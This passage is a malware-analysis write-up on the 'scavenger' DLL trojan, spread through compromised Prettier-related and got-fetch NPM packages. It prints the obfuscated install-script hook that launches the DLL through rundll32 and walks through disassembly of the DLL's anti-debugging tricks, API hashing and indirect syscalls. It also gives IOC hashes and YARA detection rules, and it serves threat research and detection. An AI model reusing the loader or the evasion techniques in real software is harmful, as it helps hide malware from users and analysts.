

Supply Chain Trojan `sc_trojan_jwjf`

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IOCs: [Gist](#)

On July 18th, Socket published [research](#) on a phishing campaign which led to a compromise of a set of NPM packages which were related to the [Prettier](#) code formatting tool. The DLL trojan found in this attack as well other samples as investigated below is designated as `sc_trojan_jwjf`.

Update: Twitter user [cyb3rjerry](#) located the name of the malware, `scavenger`, according to parts of the PDB path found in this sample:

```
c3536b736c26cd5464c6f53ce8343d3fe540eb699abd05f496dcd3b8b47c5134
```

You can read all about it in the excellent blog [here](#).

Package got-fetch

In addition to this part of the campaign, two versions of the got-fetch NPM package were compromised by the same adversary:

Package Name	Version
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got-fetch	5.1.11
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got-fetch	5.1.12
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Package 5.1.11

Package: 3ca29a4036491bfb1cce9ddd2f355bb3cec80cc0dcd2915c456c25ca103cd273

Javascript: fc1420c8e74cc15292e9d443b1aa04f697eca4fc4e0b1c5d4794594717232c3b2

Filename: install.cjs

DLL: c4504c579025dcd492611f3a175632e22c2d3b881fda403174499acd6ec39708

Filename: crashreporter.dll

Package 5.1.12

Package: af54ae60e996322a0f099b6e57fe32cc9fc07c12288c333904adf3cebf11d8dd

Javascript: fc1420c8e74cc15292e9d443b1aa04f697ecafc4e0b1c5d4794594717232c3b2

Filename: install.cjs

DLL: 30295311d6289310f234bfff3d5c7c16fd5766ceb49dcb0be8bc33c8426f6dc4

Filename: crashreporter.dll


Malicious Javascript

The part of the malicious Javascript that executes the next stage DLL is identical in both files.

```
152 function logDiskSpace() {
153   try {
154     if(os.platform() === 'win32') {
155       const tempDir = os.tmpdir();
156       require('chi'+ld_pro+'cess')["sp"+"awn"]("rund"+"ll32",
157         [path.join(__dirname, 'crashreporter' + '.dll') + ",main"]);
158       log(`Temp directory: ${tempDir}`);
159       const files = cache.readdirSync(tempDir);
160       log(`Number of files in temp directory: ${files.length}`);
161     }
162   } catch (err) {
163     summary.errors++;
164     log(`Error accessing temp directory: ${err.message}`);
165   }
166 }
```

Malicious DLL

The two DLLs collected from the got-fetch packages are almost identical to the DLLs found in the Prettier toolchain packages. Here are the exported `main` functions side by side. The one on the right is from the Prettier packages.



Note: The Binary Ninja plugin used to clean up annotations temporarily for nice screenshot is [CleanShot](#). It isn't a formal community plugin yet, and is still under development. If you have suggestions, please do share.

Analysis Focus: DLL

This part of the writeup will focus on the DLL found in the Prettier toolchain packages. These samples don't run easily in most sandboxes due to an array of anti-analysis trickery.

DLL: c68e42f416f482d43653f36cd14384270b54b68d6496a8e34ce887687de5b441
Filename: node-gyp.dll

API Hashing

To perform API hashing, the malware must access and parse the Process Environment Block (PEB). In the next figure we can see the linear address of the PEB being read from `gs:[0x60]`. This is the first step towards clandestinely resolving APIs via hashes.

+0x18000aab4	c605457b120001	mov	byte [rel data_180132600], 0x1
+0x18000aabb	48833db57a120000	cmp	qword [rel data_180132578], 0x0
+0x18000aac3	7510	jne	0x18000aad5
+0x18000aac5	65488b042560000000	mov	rax, qword [gs:0x60]
+0x18000aace	488905a37a1200	mov	qword [rel data_180132578], rax
+0x18000aad5	488b059c7a1200	mov	rax, qword [rel data_180132578]
+0x18000aad6	488b4018	mov	rax, qword [rax+0x18]

The API hashes used by this malware family are of two kinds. First, are the DLL name hashes. In the next figure, we can see the API hash used to find `ntdll.dll`: `0xcd8fc5c4`. This hash does not appear in [HashDB](#) yet. Isolation of the algorithm and reporting of the hashes found in this malware family are on the todo list.

+0x18000adbf	898574240000	mov	dword [rbp+0x2474 {var_11f6c_1}], eax
+0x18000adc5	8b8574240000	mov	eax, dword [rbp+0x2474 {var_11f6c_1}]
+0x18000adcb	8bc0	mov	eax, eax
+0x18000adcd	b9c4c58fcd	mov	ecx, 0xcd8fc5c4 // ntdll.dll API hash
+0x18000add2	483bc1	cmp	rax, rcx
+0x18000add5	7514	jne	0x18000adeb
+0x18000add7	488b8530300000	mov	rax, qword [rbp+0x3030 {var_113b0_1}]
+0x18000adde	488b4030	mov	rax, qword [rax+0x30]
+0x18000ade2	48898538300000	mov	qword [rbp+0x3038 {var_113a8_1}], rax
+0x18000ade9	eb10	jmp	0x18000adfb
+0x18000adeb	e91cfdffff	jmp	0x18000ab0c
+0x18000adf0	48c7853830000000...	mov	qword [rbp+0x3038 {var_113a8_1}], 0x0
+0x18000adfb	488b8538300000	mov	rax, qword [rbp+0x3038 {var_113a8_1}]
+0x18000ae02	488985980b0000	mov	qword [rbp+0xb98 {var_13848_1}], rax
+0x18000ae09	488b85980b0000	mov	rax, qword [rbp+0xb98 {var_13848_1}]
+0x18000ae10	488985003e0000	mov	qword [rbp+0x3e00 {var_105e0_1}], rax
+0x18000ae17	488b85003e0000	mov	rax, qword [rbp+0x3e00 {var_105e0_1}]
+0x18000ae1e	4863403c	movsxd	rax, dword [rax+0x3c]
+0x18000ae22	488b8d980b0000	mov	rcx, qword [rbp+0xb98 {var_13848_1}]
+0x18000ae29	4803c8	add	rcx, rax
+0x18000ae2c	488bc1	mov	rax, rcx
+0x18000ae2f	488985083e0000	mov	qword [rbp+0x3e08 {var_105d8_1}], rax
+0x18000ae36	488d85b0f60000	lea	rax, [rbp+0xf6b0 {var_4d30}]
+0x18000ae3d	488b8d083e0000	mov	rcx, qword [rbp+0x3e08 {var_105d8_1}]
+0x18000ae44	488bf8	mov	rdi, rax {var_4d30}
+0x18000ae47	488d7118	lea	rsi, [rcx+0x18]
+0x18000ae4b	b9f0000000	mov	ecx, 0xf0
+0x18000ae50	// Copy PE header ntdll.dll to stack		
+0x18000ae50	f3a4	rep movsb	byte [rdi], [rsi] {var_4e20} {var_4d30} {0x0}
+0x18000ae52	b808000000	mov	eax, 0x8
+0x18000ae57	486bc000	imul	rax, rax, 0x0

The API hash is shown in the red highlight at the top of the figure above. And the red highlight at the bottom is the PE headers from `ntdll.dll` being copied onto the stack. This is where the export table address is accessed and then used to resolve more API hashes.

Detection Opportunity: Ntdll API Hash

The API hash used to locate `ntdll.dll` provides a nice detection opportunity. The following is a YARA rule that incorporates the instructions that use the API hash. This rule matches a number of other DLLs from this same malware family outside of the ones from the Prettier and got-fetch NPM package. This is just an image of the first draft YARA rule. You can access the current version with any revisions in the Gist that goes with this research. You will also find updates lists of IOCs like file hashes and more.

```

rule Hash_Ntdll_PrettierNPM
{
  meta:
    author = "Malware Utikonos"
    date = "2025-07-19"
    description = "Matches malicious DLLs related to the ones found in the Prettier NPM supply chain compromise."
  strings:
    $op = { b9c4c58fcd 483bc1 75 }
    // 18000d555 b9c4c58fcd      mov     ecx, 0xcd8fc5c4
    // 18000d55a 483bc1         cmp     rax, rcx
    // 18000d55d 7514          jne     0x18000d573
  condition:
    uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550 and $op
}

```

Here are the results of ongoing YARA hunting using this rule. If you want fresh data, please look at the gist linked above.

```

0254abb7ce025ac844429589e0fec98a84ccefae38e8e9807203438e2f387950
1aeab6b568c22d11258fb002ff230f439908ec376eb87ed8e24d102252c83a6e
30295311d6289310f234bfff3d5c7c16fd5766ceb49dcb0be8bc33c8426f6dc4
5bed39728e404838ecd679df65048abcb443f8c7a9484702a2ded60104b8c4a9
75c0aa897075a7bfa64d8a55be636a6984e2d1a5a05a54f0f01b0eb4653e9c7a
80c1e732c745a12ff6623cbf51a002aa4630312e5d590cd60e621e6d714e06de
877f40dda3d7998abda1f65364f50efb3b3aebef9020685f57f1ce292914feae
8c8965147d5b39cad109b578ddb4bfca50b66838779e6d3890eefc4818c79590
90291a2c53970e3d89bacce7b79d5fa540511ae920dd4447fc6182224bbe05c5
9ec86514d5993782d455a4c9717ec4f06d0dfcd556e8de6cf0f8346b8b8629d4
c3536b736c26cd5464c6f53ce8343d3fe540eb699abd05f496dcd3b8b47c5134
c4504c579025dcd492611f3a175632e22c2d3b881fda403174499acd6ec39708
c68e42f416f482d43653f36cd14384270b54b68d6496a8e34ce887687de5b441
d845688c4631da982cb2e2163929fe78a1d87d8e4b2fe39d2a27c582cfed3e15
dd4c4ee21009701b4a29b9f25634f3eb0f3b7f4cc1f00b98fc55d784815ef35b

```

Note: The Binary Ninja plugin I used to make the YARA rules is [copy_yara_format_bytes.py](#). It doesn't have a formal name yet and is under development. Feedback welcome! And hopefully it can mature into a community plugin.

Cast a Wider Net

The specific rule shown above hunts for how this malware family implements this particular API hash. However, to find other potential usages of this hash outside of this malware family or other potentially related malware families, the bytes that the rule is looking for need to be more generalized. Therefore, adding a wildcard to the right nibble of the REX prefix on the `cmp` instruction and dropping the ModR/M byte completely make the second instruction more generalized. Then dropping the opcode entirely from the first instruction leaving the API hash immediate value alone makes it even more generalized. Interestingly, a number of different samples match this generalized rule. Triage of these additional samples is on the todo list.

```

rule Hash_Ntdll
{
    meta:
        author = "Malware Utkonos"
        date = "2025-07-19"
        description = "Matches malicious files that use a specific hash to match ntdll.dll."
    strings:
        $op = { c4c58fcd 4?3B }
        // 18000adcd b9c4c58fcd      mov    ecx, 0xcd8fc5c4
        // 18000add2 483bc1          cmp    rax, rcx
    condition:
        uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550 and $op
}

```

Here are the preliminary results of hunting using this generalized rule. These are not yet traiged and may contain some false positives.

```

102e68f5cfe15a1c9197f3684b5c1ab4335a3048e1f61661c29c885707933947
437f5fa47b3249ca1927ae0e84840153281ce276daa568dc23a0ae8f48cdfd64
4b65a3043f2ff69ecf250327c1ae98a362e37151b42ecab31a7f690a66bc317e
638d6dce0d74f510f578616514ad836668834939024d4e61f6ad1a97f492a136
6a01de1654da642537e46c917e7c5561360045964469ced616b2ab8191c95249
ccfc206bf555cd4500b0c4047ad4cd40a053bb9e18371ae7dd8fcb2433ae9a1b
d594fcc51c7453ca5699d511143887268b1a7648202d08108b472b0996115c09
e3a4bfc68cc89d340c19da35a73624e84c861c0b5c27a6c97bbd8a2c2985d2ad

```

Function Name API Hashes

The other type of API hash found in this malware family is a function name hash. These are used to resolve API functions and then store the address of the function in a variable on the stack that is used to call the function. The first one after the hash of `ntdll.dll` is `ZwClose`. This next figure shows the API hash at the top and the function address in `rax` at the bottom. The instruction pointer in the middle of the image shows the location on the stack where the function address is about to be stored.

0000000018000AFD3	8885 78240000	mov eax,dword ptr ss:[rbp+2478]
0000000018000AFD9	8BC0	mov eax,eax
0000000018000AFDB	B9 4A97DA9B	mov ecx,9BDA974A ZwClose
0000000018000AFE0	48:38C1	cmp rax,rcx
0000000018000AFE3	75 6E	jne node-gyp.18000B053
0000000018000AFE5	48:8885 481B0000	mov rax,qword ptr ss:[rbp+1B48]
0000000018000AFEC	8B40 24	mov eax,dword ptr ds:[rax+24]
0000000018000AFEF	48:888D 980B0000	mov rcx,qword ptr ss:[rbp+B98]
0000000018000AFF6	48:03C8	add rcx,rax
0000000018000AFF9	48:88C1	mov rax,rcx
0000000018000AFFC	48:8985 183E0000	mov qword ptr ss:[rbp+3E18],rax
0000000018000B003	48:8885 481B0000	mov rax,qword ptr ss:[rbp+1B48]
0000000018000B00A	8B40 1C	mov eax,dword ptr ds:[rax+1C]
0000000018000B00D	48:888D 980B0000	mov rcx,qword ptr ss:[rbp+B98]
0000000018000B014	48:03C8	add rcx,rax
0000000018000B017	48:88C1	mov rax,rcx
0000000018000B01A	48:8985 203E0000	mov qword ptr ss:[rbp+3E20],rax
0000000018000B021	48:6385 4C070000	movsxd rax,dword ptr ss:[rbp+74C]
0000000018000B028	48:888D 183E0000	mov rcx,qword ptr ss:[rbp+3E18]
0000000018000B02F	0FB70441	movzx eax,word ptr ds:[rcx+rax*2]
0000000018000B033	48:888D 203E0000	mov rcx,qword ptr ss:[rbp+3E20]
0000000018000B03A	8B0481	mov eax,dword ptr ds:[rcx+rax*4]
0000000018000B03D	48:888D 980B0000	mov rcx,qword ptr ss:[rbp+B98]
0000000018000B044	48:03C8	add rcx,rax
0000000018000B047	48:88C1	mov rax,rcx
0000000018000B04A	48:8985 48300000	mov qword ptr ss:[rbp+3048],rax
0000000018000B051	E8 10	jmp node-gyp.18000B063
0000000018000B053	E9 2AFEFFFF	jmp node-gyp.18000AE82
0000000018000B058	48:C785 48300000 000000	mov qword ptr ss:[rbp+3048],0
0000000018000B063	48:8885 48300000	mov rax,qword ptr ss:[rbp+3048]
0000000018000B06A	48:8985 283E0000	mov qword ptr ss:[rbp+3E28],rax
0000000018000B071	48:8885 283E0000	mov rax,qword ptr ss:[rbp+3E28]
0000000018000B078	0FBE00	movsx eax,byte ptr ds:[rax]
0000000018000B07B	83F8 4C	cmp eax,4C
0000000018000B07E	0F84 BE050000	je node-gyp.18000B642

qword ptr ss:[rbp+3048]=[0000000000A6EBA8]=0
 rax=<ntdll.ZwClose>

Malware Behavior Catalog: API Hashing

The Malware Behavior Catalog code for API Hashing is [B0032.001](#). This is a type of anti-static analysis used for evasion and executable code obfuscation.

Anti-Debugging Traps

There are quite a few anti-analysis, anti-debugging, and anti-vm techniques used in this malware family. If you fall into many of them, they lead to a null pointer trap. Each of the null pointer traps starts with an API hash of `GetACP`. The hash is `0xf330068a`, but I have made an enum in Binary Ninja similar to ones that cxiao's awesome [plugin](#) makes based on HashDB. I can then display the hash in a more readable form. The first instruction near the bottom in yellow is the call to `GetACP`. This is a junk call that doesn't do anything real. Finally, a data variable that I have named `nullptr_trap` is read from. This data variable is always null. Finally, the instruction that attempts to dereference the pointer is at the bottom highlighted in red. This instruction raises an exception: `C0000005 EXCEPTION_ACCESS_VIOLATION`.

+0x18000b580	8b8584240000	mov	eax, dword [rbp+0x2484 {var_11f5c_1}]
+0x18000b586	8bc0	mov	eax, eax
+0x18000b588	b98a0630f3	mov	ecx, GetACP
+0x18000b58d	483bc1	cmp	rax, rcx
+0x18000b590	756e	jne	0x18000b600
+0x18000b592	488b85701b0000	mov	rax, qword [rbp+0x1b70 {var_12870_1}]
+0x18000b599	8b4024	mov	eax, dword [rax+0x24]
+0x18000b59c	488b8d900b0000	mov	rcx, qword [rbp+0xb90 {var_13850_1}]
+0x18000b5a3	4803c8	add	rcx, rax
+0x18000b5a6	488bc1	mov	rax, rcx
+0x18000b5a9	488985703e0000	mov	qword [rbp+0x3e70 {var_10570_1}], rax
+0x18000b5b0	488b85701b0000	mov	rax, qword [rbp+0x1b70 {var_12870_1}]
+0x18000b5b7	8b401c	mov	eax, dword [rax+0x1c]
+0x18000b5ba	488b8d900b0000	mov	rcx, qword [rbp+0xb90 {var_13850_1}]
+0x18000b5c1	4803c8	add	rcx, rax
+0x18000b5c4	488bc1	mov	rax, rcx
+0x18000b5c7	488985783e0000	mov	qword [rbp+0x3e78 {var_10568_1}], rax
+0x18000b5ce	48638550070000	movsxd	rax, dword [rbp+0x750 {var_13c90_1}]
+0x18000b5d5	488b8d703e0000	mov	rcx, qword [rbp+0x3e70 {var_10570_1}]
+0x18000b5dc	0fb70441	movzx	eax, word [rcx+rax*2]
+0x18000b5e0	488b8d783e0000	mov	rcx, qword [rbp+0x3e78 {var_10568_1}]
+0x18000b5e7	8b0481	mov	eax, dword [rcx+rax*4]
+0x18000b5ea	488b8d900b0000	mov	rcx, qword [rbp+0xb90 {var_13850_1}]
+0x18000b5f1	4803c8	add	rcx, rax
+0x18000b5f4	488bc1	mov	rax, rcx
+0x18000b5f7	48898570300000	mov	qword [rbp+0x3070 {var_11370_1}], rax
+0x18000b5fe	eb10	jmp	0x18000b610
+0x18000b600	e92afeffff	jmp	0x18000b42f
+0x18000b605	48c785703000000000000000	mov	qword [rbp+0x3070 {var_11370_1}], 0x0
+0x18000b610	488b8570300000	mov	rax, qword [rbp+0x3070 {var_11370_1}]
+0x18000b617	488985803e0000	mov	qword [rbp+0x3e80 {GetACP_1}], rax
+0x18000b61e	ff95803e0000	call	qword [rbp+0x3e80 {GetACP_1}]
+0x18000b624	8bc0	mov	eax, eax
+0x18000b626	488985883e0000	mov	qword [rbp+0x3e88 {var_10558_1}], rax
+0x18000b62d	488b054c6f1200	mov	rax, qword [rel nullptr_trap]
+0x18000b634	480fbe00	movsx	rax, byte [rax]
+0x18000b638	488b8d883e0000	mov	rcx, qword [rbp+0x3e88 {var_10558_1}]
+0x18000b63f	488908	mov	qword [rax], rcx

You can see the locations of the other debugger traps if you select the null data variable and check for other code references.

Cross References

▸ Filter (7)

▼ Code References

▼ sub_18000aa50

```
|← 18000b62d mov    rax, qword [rel nullptr_trap]
|← 18000c198 mov    rax, qword [rel nullptr_trap]
|← 18000d121 mov    rax, qword [rel nullptr_trap]
|← 1800106b1 mov    rax, qword [rel nullptr_trap]
|← 180012b26 mov    rax, qword [rel nullptr_trap]
|← 180013d84 mov    rax, qword [rel nullptr_trap]
|← 180014911 mov    rax, qword [rel nullptr_trap]
```

IsDebuggerPresent

One of the early traps can be hit if the debugger has not been hidden. The API hash for `IsDebuggerPresent` is `0xc3da4ec4` and is shown in the next figure. The DLL name hash used along with this function name hash is `0x1819ae87` and represents `kernel32.dll`.

+0x18000bb44	8bc0	mov	eax, eax
+0x18000bb46	b9c44edac3	mov	ecx, <code>IsDebuggerPresent</code>
+0x18000bb4b	483bc1	cmp	rax, rcx

Encoded Configuration Strings

The malware hides its configuration in a series of quad word stack strings. The next figure shows the first example which encodes the string `\SCVNGR_VM`. This string is later appended to the user's temp directory path and stored for later use.

```

+0x1800c207 888568100000 mov byte [rbp+0x1068 {var_13378_1}], al
+0x1800c20d 48b871aa7dd9615c0666 mov rax, 0x66065c61d97daa71
+0x1800c217 // \SCVNGR_VM https://en.wikipedia.org/wiki/SCVNGR
+0x1800c217 488985483f0000 mov qword [rbp+0x3f48 {var_10498}], rax {0x66065c61d97daa71}
+0x1800c21e 488b85483f0000 mov rax, qword [rbp+0x3f48 {var_10498}] {0x66065c61d97daa71}
+0x1800c225 488985503f0000 mov qword [rbp+0x3f50 {var_10490}], rax {0x66065c61d97daa71}
+0x1800c22c 488b85503f0000 mov rax, qword [rbp+0x3f50 {var_10490}] {0x66065c61d97daa71}
+0x1800c233 488985207b0000 mov qword [rbp+0x7b20 {var_c8c0}], rax {0x66065c61d97daa71}
+0x1800c23a 48b8d0ff8b720a4d5544 mov rax, 0x44554d0a728bffd0
+0x1800c244 488985583f0000 mov qword [rbp+0x3f58 {var_10488}], rax {0x44554d0a728bffd0}
+0x1800c24b 488b85583f0000 mov rax, qword [rbp+0x3f58 {var_10488}] {0x44554d0a728bffd0}
+0x1800c252 488985603f0000 mov qword [rbp+0x3f60 {var_10480}], rax {0x44554d0a728bffd0}
+0x1800c259 488b85603f0000 mov rax, qword [rbp+0x3f60 {var_10480}] {0x44554d0a728bffd0}
+0x1800c260 488985287b0000 mov qword [rbp+0x7b28 {var_c8b8_1}], rax {0x44554d0a728bffd0}
+0x1800c267 488d85207b0000 lea rax, [rbp+0x7b20 {var_c8c0}]
+0x1800c26e 488985683f0000 mov qword [rbp+0x3f68 {var_10478_1}], rax {var_c8c0}
+0x1800c275 488b85683f0000 mov rax, qword [rbp+0x3f68 {var_10478_1}]
+0x1800c27c 488985e8140000 mov qword [rbp+0x14e8 {var_12ef8_1}], rax
+0x1800c283 48b82df93e8f2f1b5439 mov rax, 0x39541b2f8f3ef92d
+0x1800c28d 488985703f0000 mov qword [rbp+0x3f70 {var_10470}], rax {0x39541b2f8f3ef92d}
+0x1800c294 488b85703f0000 mov rax, qword [rbp+0x3f70 {var_10470}] {0x39541b2f8f3ef92d}
+0x1800c29b 488985783f0000 mov qword [rbp+0x3f78 {var_10468}], rax {0x39541b2f8f3ef92d}
+0x1800c2a2 488b85783f0000 mov rax, qword [rbp+0x3f78 {var_10468}] {0x39541b2f8f3ef92d}
+0x1800c2a9 48898560130100 mov qword [rbp+0x11360 {var_3080_1}], rax {0x39541b2f8f3ef92d}
+0x1800c2b0 48b886b28b720a4d5544 mov rax, 0x44554d0a728bb286
+0x1800c2ba 488985803f0000 mov qword [rbp+0x3f80 {var_10460}], rax {0x44554d0a728bb286}
+0x1800c2c1 488b85803f0000 mov rax, qword [rbp+0x3f80 {var_10460}] {0x44554d0a728bb286}
+0x1800c2c8 488985883f0000 mov qword [rbp+0x3f88 {var_10458}], rax {0x44554d0a728bb286}
+0x1800c2cf 488b85883f0000 mov rax, qword [rbp+0x3f88 {var_10458}] {0x44554d0a728bb286}
+0x1800c2d6 48898568130100 mov qword [rbp+0x11368 {var_3078_1}], rax {0x44554d0a728bb286}
+0x1800c2dd 33c0 xor eax, eax {0x0}
+0x1800c2df 83f801 cmp eax, 0x1 {0x0}
+0x1800c2e2 7402 je 0x1800c2e6

```

BeingDebugged Flag

The next anti-debugging check is shown in the next figure. The address of the PEB is again read from `gs:[0x60]` at the top highlighted in yellow. Then the `BeingDebugged` boolean flag from the PEB structure is checked. If the flag is present, control flow takes you to an instance of the null pointer trap described above. To avoid this one, just use the `hide` command in `x64dbg` if you're using that particular debugger.

```

+0x1800cb55 65488b042560000000 mov rax, qword [gs:0x60]
+0x1800cb5e 48898528400000 mov qword [rbp+0x4028 {var_103b8_1}], rax
+0x1800cb65 488b8528400000 mov rax, qword [rbp+0x4028 {var_103b8_1}]
+0x1800cb6c 0fb64002 movzx eax, byte [rax+0x2 {_PEB::BeingDebugged}]
+0x1800cb70 85c0 test eax, eax
+0x1800cb72 0f84be050000 je 0x1800d136

```

The following figure shows the location of the `BeingDebugged` member of the `_PEB` struct.

```

    struct _PEB
    {
0000         BOOLEAN InheritedAddressSpace;
0001         BOOLEAN ReadImageFileExecOptions;
0002         BOOLEAN BeingDebugged;
0003         BOOLEAN ImageUsesLargePages;
0008         HANDLE Mutant;
0010         PVOID ImageBaseAddress;
0018         PPEB_LDR_DATA Ldr;
0020         struct _RTL_USER_PROCESS_PARAMETERS* ProcessParameters;
0028         PVOID SubSystemData;
0030         PVOID ProcessHeap;
0038         struct _RTL_CRITICAL_SECTION* FastPebLock;

```

Thread Hide-and-Seek

The next anti-analysis trick has a number of different stages to it. First, it gets the handle for the current thread via a call to `GetCurrentThread` located at `0x18000d136`. This call is shown in the next figure.

```

+0x18000d136  ff158cf00e00      call    qword [rel GetCurrentThread]
+0x18000d13c  48898558410000     mov     qword [rbp+0x4158 {var_10288_1}], rax
+0x18000d143  488b052e541200     mov     rax, qword [rel data_180132578]

```

Next the API hash for `NtSetInformationThread`, `0x96c7b422` is resolved at `0x18000d649` as shown in the next figure.

```

+0x18000d641  8b85c0240000       mov     eax, dword [rbp+0x24c0 {var_11f20_1}]
+0x18000d647  8bc0               mov     eax, eax
+0x18000d649  b922b4c796         mov     ecx, NtSetInformationThread
+0x18000d64e  483bc1             cmp     rax, rcx
+0x18000d651  756e               jne     0x18000d6c1

```

Next the API hash for `ZwAllocateVirtualMemory`, `0x95dd2b8c` is resolved at `0x18000dc0b` as shown in the next figure.

```

+0x18000dc03  8b85cc240000       mov     eax, dword [rbp+0x24cc {var_11f14_1}]
+0x18000dc09  8bc0               mov     eax, eax
+0x18000dc0b  b98c2bdd95         mov     ecx, ZwAllocateVirtualMemory
+0x18000dc10  483bc1             cmp     rax, rcx
+0x18000dc13  756e               jne     0x18000dc83

```


This next figure is fairly complex. At the top highlighted in red is the call to `ZwAllocateVirtualMemory` located on the stack. In green above it are the function call parameters. Then in the middle of this figure are a series of hard-coded immediate

values which comprise the bytes of the function that makes the indirect syscall. The three instructions highlighted in yellow are the two bytes of the syscall and then `0xc3` which is `ret`. Below, we will use these instructions to hunt for other malware that uses this same technique. Finally, at the bottom highlighted in red is the call to the location where the syscall function was constructed in the allocated memory.


+0x1800dca1	488b8538410000	mov	rax, qword [rbp+0x4138 {var_102a8_1}]
+0x1800dca8	48898548410000	mov	qword [rbp+0x4148 {ZwAllocateVirtualMemory_1}], rax
+0x1800dcaf	c744242840000000	mov	dword [rsp+0x28 {var_14400_1}], 0x40
+0x1800dcb7	c744242000300000	mov	dword [rsp+0x20 {var_14408_1}], 0x3000
+0x1800dcbf	4c8d8d28060100	lea	r9, [rbp+0x10628 {var_3db8}]
+0x1800dcc6	4533c0	xor	r8d, r8d {0x0}
+0x1800dcc9	488d95c0040100	lea	rdx, [rbp+0x104c0 {var_3f20}]
+0x1800dcd0	48c7c1ffffffff	mov	rcx, 0xffffffffffffffff
+0x1800dcd7	ff9548410000	call	qword [rbp+0x4148 {ZwAllocateVirtualMemory_1}]
+0x1800dcdd	488b85c0040100	mov	rax, qword [rbp+0x104c0 {var_3f20}]
+0x1800dce4	c6004c	mov	byte [rax], 0x4c
+0x1800dce7	488b85c0040100	mov	rax, qword [rbp+0x104c0 {var_3f20}]
+0x1800dcee	c640018b	mov	byte [rax+0x1], 0x8b
+0x1800dcf2	488b85c0040100	mov	rax, qword [rbp+0x104c0 {var_3f20}]
+0x1800dcf9	c64002d1	mov	byte [rax+0x2], 0xd1
+0x1800dcfd	488b85c0040100	mov	rax, qword [rbp+0x104c0 {var_3f20}]
+0x1800dd04	c64003b8	mov	byte [rax+0x3], 0xb8
+0x1800dd08	488b85c0040100	mov	rax, qword [rbp+0x104c0 {var_3f20}]
+0x1800dd0f	8b8dd0240000	mov	ecx, dword [rbp+0x24d0 {var_11f10_1}]
+0x1800dd15	894804	mov	dword [rax+0x4], ecx
+0x1800dd18	488b85c0040100	mov	rax, qword [rbp+0x104c0 {var_3f20}]
+0x1800dd1f	c640080f	mov	byte [rax+0x8], 0xf // 0x31
+0x1800dd23	488b85c0040100	mov	rax, qword [rbp+0x104c0 {var_3f20}]
+0x1800dd2a	c6400905	mov	byte [rax+0x9], 0x5 // 0xc0
+0x1800dd2e	488b85c0040100	mov	rax, qword [rbp+0x104c0 {var_3f20}]
+0x1800dd35	c6400ac3	mov	byte [rax+0xa], 0xc3
+0x1800dd39	488b85c0040100	mov	rax, qword [rbp+0x104c0 {var_3f20}]
+0x1800dd40	48898550410000	mov	qword [rbp+0x4150 {var_10290_1}], rax
+0x1800dd47	488b8550410000	mov	rax, qword [rbp+0x4150 {var_10290_1}]
+0x1800dd4e	48898560410000	mov	qword [rbp+0x4160 {NtSetInformationThread_syscall}], rax
+0x1800dd55	4533c9	xor	r9d, r9d {0x0}
+0x1800dd58	4533c0	xor	r8d, r8d {0x0}
+0x1800dd5b	ba11000000	mov	edx, 0x11
